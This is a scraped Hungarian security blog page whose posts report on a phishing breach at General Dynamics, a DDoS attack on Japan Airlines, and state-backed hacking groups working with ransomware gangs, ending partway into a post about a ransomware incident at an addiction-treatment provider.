
Alkalmazottak a céges adathalászat forgatagában

2025. január 02. 16:32 - Csizmazia Darab István [Rambo]

Igaz, ez még egy tavalyi akció volt, de érdekes példa nem csak arra, hogy **leggyakrabban az ember a leggyengébb láncszem**, hanem arra is, hogy a vállalati incidens alkalmával nem csak céges károkozás lehet a kockázat, hanem a dolgozók közvetlenül is elszenvedhetnek veszteségeket.



Tavaly, **2024. októberében történt célzott adathalász támadás a hadiipari General Dynamics cégnél**, ahol a személyzet tagjai közül tucatnyian bedőltek egy ilyen megtévesztésnek. **Egy csaló reklámkampánnyal összesen 37 dolgozót húztak csőbe a bűnözők, akik aztán az ellopott bejelentkezési információk segítségével illetéktelenül hozzáfértek az alkalmazottak munkavállalói fiókjaihoz.**

Itt egy külső szolgáltató olyan személyes adatokat kezelt, mint a nevek, születési dátumok, állampolgári azonosító számok, társadalombiztosítási számok, bankszámlaadatok és egészségügyi állapot.


TECH MONITOR 30

Sectors Risks White Papers Events Newsletters

General Dynamics reports data breach following phishing campaign


The incident stemmed from a third-party Fidelity NetBenefits login portal, where attackers used a fraudulent advertising campaign to lure employees into a spoofed website that captured their credentials.

Swagath Bandhakavi December 27, 2024

General Dynamics (GD), a major player in aerospace and defence, has confirmed a data breach involving employee benefits accounts, stemming from a phishing campaign targeting its personnel. The breach, discovered on 10 October 2024, affected 37 individuals, including two Maine residents. Sensitive personal data and banking information were accessed, with unauthorised changes made to some accounts.

A General Dynamics beszámolója szerint a támadók bizonyos esetekben megváltoztatták a bankszámlaadatokat a feltört fiókokban, ami a fizetések folyósításánál komoly gondot okozhatott volna. Ezeknek a babrált fiókoknak a tulajdonosait külön is értesítették október 10-én, emellett a cég figyelmeztető leveleket postázott az incidens összes érintettjének.

A hivatalos nyilatkozat szerint a rendelkezésre álló bizonyítékok azt mutatják, hogy az eredetileg október 1-én történt incidens során egyetlen munkavállalót sem ért ezzel kapcsolatosan közvetlen kár. A cég saját vállalati hálózatait a támadás állítólag közvetlenül nem érintette.



A vállalat most két év ingyenes banki monitoringot biztosít az adathalászat miatt veszélyeztetett dolgozóknak, amely az ellopott banki azonosítókkal történő esetleges visszaéléseket lehet észlelni.


Sajnos az látszik, hogy az adathalászatnak még mindig rengetegen bedőlnek: nem gondolkodnak kattintás előtt, nem ellenőrzik a link hivatkozásokat, emiatt ez a legnépszerűbb támadási forma. **A rendszeres biztonságtudatossági képzés pedig kulcsfontosságú lenne a vállalati szférában.**

Szólj hozzá!
Címkék: usa adatok general adathalászat banki adatlopás dynamics


Ajánlott bejegyzések:

MBH-fiókjának jelszava 24 órán belül lejár

Legyen már vége a banki csalásoknak



Jó munkás emberek veszélyben



Csak érzéketlen dokumentumokat loptak el...

[A jó, a rossz, és a spanyol]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz


DDoS VS Japan Airlines

2025. január 06. 13:26 - Csizmazia Darab István [Rambo]

Korábbi posztjaink között már többször is előfordult olyan beszámoló, **amelyek a légi forgalom leállását okozták,** például zsarolóvírus incidens miatt. 2022-ben a brit Bristol Airport két napra megbénult, vagy tavaly a Seattle repülőtér rendszerei álltak le kibertámadás miatt, több napos káoszt okozva ezzel.

A légiközlekedés is sérülékeny terület, sokszor még olyankor is, ha nem is ők kerülnek elsődlegesen közvetlenül a célkeresztbe. Talán emlékezetes lehetett sokaknak a tavalyi CrowdStrike incidens, ahol egy hibás szoftverfrissítés miatt 8.5 millió Windows eszköz fagyott le.

A korábban sosem látott világméretű szolgáltatás leállás következtében repterek, bankok, tévéadók, közlekedési terület, egészségügyi szektor, tőzsdék bénultak meg jó 72 órára.



Az informatikai támadások komoly kockázatot jelentenek a légitársaságok és a repülőterek normál működése ellen.

Ezek a helyfoglalási, légirányítási, csomagfeldolgozási rendszerek működését nehezítik vagy blokkolják, illetve ezzel együtt az utastájékoztatás is leáll, sok helyen filctollakkal papírokra írták a menetrendi változásokat, óriási késések illetve járattörlések következtek be.

A mostani eset még december 26-án történt, ahol a Japan Airlinest érte kibertámadás, amely több mint 20 belföldi járat késését okozta. A hivatalos

közlemény szerint a repülés biztonságát nem fenyegette közvetlen veszély, és az ügyféladatok biztonsága sem szenvedett csorbát. **A légitársaság szerint nem valamiféle vírus, hanem egy DDoS elosztott túlterheléses támadás bénította meg a számítógépes hálózatukat a reggeli, 8 körüli időpontban.**


Emiatt 24 belföldi járatuk késett, illetve a jegyértékesítési rendszer is több órára leállt, és csak 14 óra után indult újra.

Az utasok beszámolói szerint az utastájékoztatás hiányos volt, a kijelzőkön csak a járatok felsorolása volt látható, illetve az automata poggyászfeladási rendszer is meghibásodott, így itt manuális módra álltak vissza. Bár a kár mértéke itt relatíve alacsony volt, jól mutatja mindez, mennyire sebezhető a technológia.


A támadás okairól csak találgathatunk, **volt aki szabotázsra gyanakodott, de olyan vélemény is volt, mi szerint nem is biztos, hogy külső támadás történt, esetleg egy hálózati útválasztó hibás konfigurálása vagy valamilyen emberi hiba is állhat a háttérben**. Ezt viszont már csak az utólagos vizsgálatok tisztázhatják.

Szólj hozzá!
Címkék: leállás japan december reptér légitársaság airlines ddos kibertámadás 2024.

Ajánlott bejegyzések:



A távolságot mint üveggolyót nem kapod meg



Drága lett a Jaguár

Sör és Jaguár

Gyorshajtók VS. Ransomware

Én és én meg a hibás frissítés

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.

Összenő, ami összetartozik

2025. január 08. 19:28 - Csizmazia Darab István [Rambo]


Bár korábban is **voltak időnként átfedések az állami finanszírozású, politikai indíttatású APT támadói csoportok** ténykedései, és a profitorientált ransomware bandák akciói között, **mára ez sok esetben valamiféle rendszeres konstruktív együttműködéssé vált.**

Volt idő, amikor a kiberbűnözés és az államhoz kötött fenyegetési tevékenység közötti határ még meglehetősen könnyen felismerhető és viszonylag éles volt. A bűnözőket szinte kizárólag a haszonszerzési szándék hajtotta, míg a kormányzati szereplők főként kiberkémkedési kampányokat hajtottak végre, valamint **alkalmanként pusztító támadásokat is,** hogy előmozdítsák munkaadóik geopolitikai céljait.

Ilyen volt például a hírhedt Stuxnet, amikor 2010-ben az USA és Izrael közösen igyekezett **elpusztítani a Busheri atomerőműben a Siemens centrifugákat egy célzott vírus segítségével, hogy Irán atomfegyverfejlesztési tevékenységét megakadályozzák.**


Később egyre gyakoribbá vált a politikai célzatú, ellenzéki vagy más csoportok elleni célzott kémkedés, gondoljunk csak a számtalan ilyen kártevőre, mint amilyen a Flame, Duqu, Gauss, Careto, Turla vagy a Regin is voltak.

De említhetjük a Potao incidenst is, ahol egy oroszországi, a Truecrypt fájl- és lemeztitkosító szoftver nevével visszaélő weboldal olyan trójait terjesztett, amellyel ukrán tisztviselők és újságírók után is kémkedtek.




Az államok közti szabotázsakciók is megsokasodtak, például orosz bűnözői csoportok számos támadást intéztek ukrajnai és lengyelországi logisztikai vállalatok ellen, áramszüneteket tudtak előidézni számítógépes a BlackEnergy és a KillDisk kártevők segítségével, **illetve megjelentek a speciális adattörlő, azaz wiper programok**, amelyek pusztán rombolási céllal, például ukrán erőművek, állami tulajdonú szolgáltató cégek ellen kerültek bevetésre.

A Hermetic Wiper például képes volt letörölni a megfertőzött rendszer minden adatát, **a célba vett hálózat számítógépeinek teljes tartalmát, mert valódi célja nem az adatlopás volt, hanem a szabotázsakció révén leállítani a működő infrastruktúrákat.**




Vagyis a jelenség nem teljesen új, és azóta a kiberhadviselés egyre többször kiegészítő része lett a fegyveres konfliktusoknak. **Ám úgy tűnik, mára elmosódtak ezek a korábbi klasszikus elválasztó határvonalak a kibertérben, ami nekünk, a védekezésben érintettek számára mindenképpen rossz hír. Közismert, hogy Észak-Korea szisztematikusan állami hackerek akcióiból származó bevételekből finanszírozza atomprogramját. Szakértők úgy saccolják, hogy 2017 és 2023 között körülbelül 3 milliárd dollár illegális haszonra tettek szert ilyen illegális tevékenységekből.**

De emellett Iránban, Kínában és Oroszországban is erőssé vált az állam és a kiberbűnözők közti összefonódás. **A kormányzati ügynökségek sokszor egyenesen kiszervezik a támadásokat a pénzre utazó hazafias bandáknak, akik a doxing, vagyis a titkosítás mellett adatlopással is kombinált zsarolóvírus támadásaikkal hasznos szereplőkként vannak foglalkoztatva a rendszerben.**



A kibertérben akciózó bűnbandák működését számos országban **nem csak megtűrik, hanem egyenesen bátorítják, sőt a támadni kívánt cél intézmények kiválasztásában gyakran közösen egyeztetnek, az ellopott adatokkal kapcsolatban is összedolgoznak.**

A Microsoft a Storm-2049 (UAC-0184 és Aqua Blizzard) csoportok esetében konkrétan tudott bizonyítani ilyen kapcsolatot, de mi is írtunk tavaly decemberben arról, hogy a brit kórházak elleni **szisztematikus oroszországi ransomware támadások is szemlátomást az Ukrajna védekezését támogató országok elleni büntető szabotázsakcióknak tűnnek.**




De sok hasonló példát láthatunk, az iráni Pioneer Kitten (más néven Fox Kitten, UNC757 és Parisite) állami APT csoport, amelynek tevékenységére az FBI figyelt fel, szintén közvetlenül együttműködik ransomware alvállalkozói csoportokkal a váltságdíj bizonyos százalékáért cserében, ahogyan az orosz ALPHV (más néven BlackCat) is aktívan részt vesz célzott, nyugati országok elleni zsarolóvírus műveletekben.

A doxing támadások pedig elképesztő károkat okoznak világszerte, ez a forma az összes adatszivárgási esetek 60%-át tette ki a tavalyi esztendőben.

Szólj hozzá!
Címkék: motiváció politikai apt állami kormányzati szerepvállalás ransomware welivesecurity.com zsarolóvírus


Ajánlott bejegyzések:

[Egy Kozmikus Bogár ront el mindent]



[Pandúrból lett rablók]

[Az AI ahol tud, segít]



[Egy tusztárgyaló vallomása]

[Az egészségügyet még a ransomware is húzza]

[Az egészségügyet még a ransomware is húzza]

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Érzékeny, érzékenyebb, még érzékenyebb

2025. január 14. 11:30 - Csizmazia Darab István [Rambo]

A ransomware, illetve az adatlopással kombinált zsarolóvírus támadás gyakran támad be különösen érzékeny helyeket: repterek, gyermekkórházak. Ezúttal **az Egyesült Államok egyik legnagyobb kábítószer-függőséget kezelő intézménye volt áldozat.**

Informatikai incidensről számolt be és tájékoztatta ügyfeleit a múlt héten a BayMark nevű egészségügyi intézmény anyavállalat, amely különféle opioid- és egyéb függőséggel kapcsolatos mentális egészségügyi kezelésekre specializálódott. Eredetileg még 2024. október 11-én értesültek az incidensről, és annak felfedezése után külső igazságügyi szakértők bevonásával indult vizsgálat.

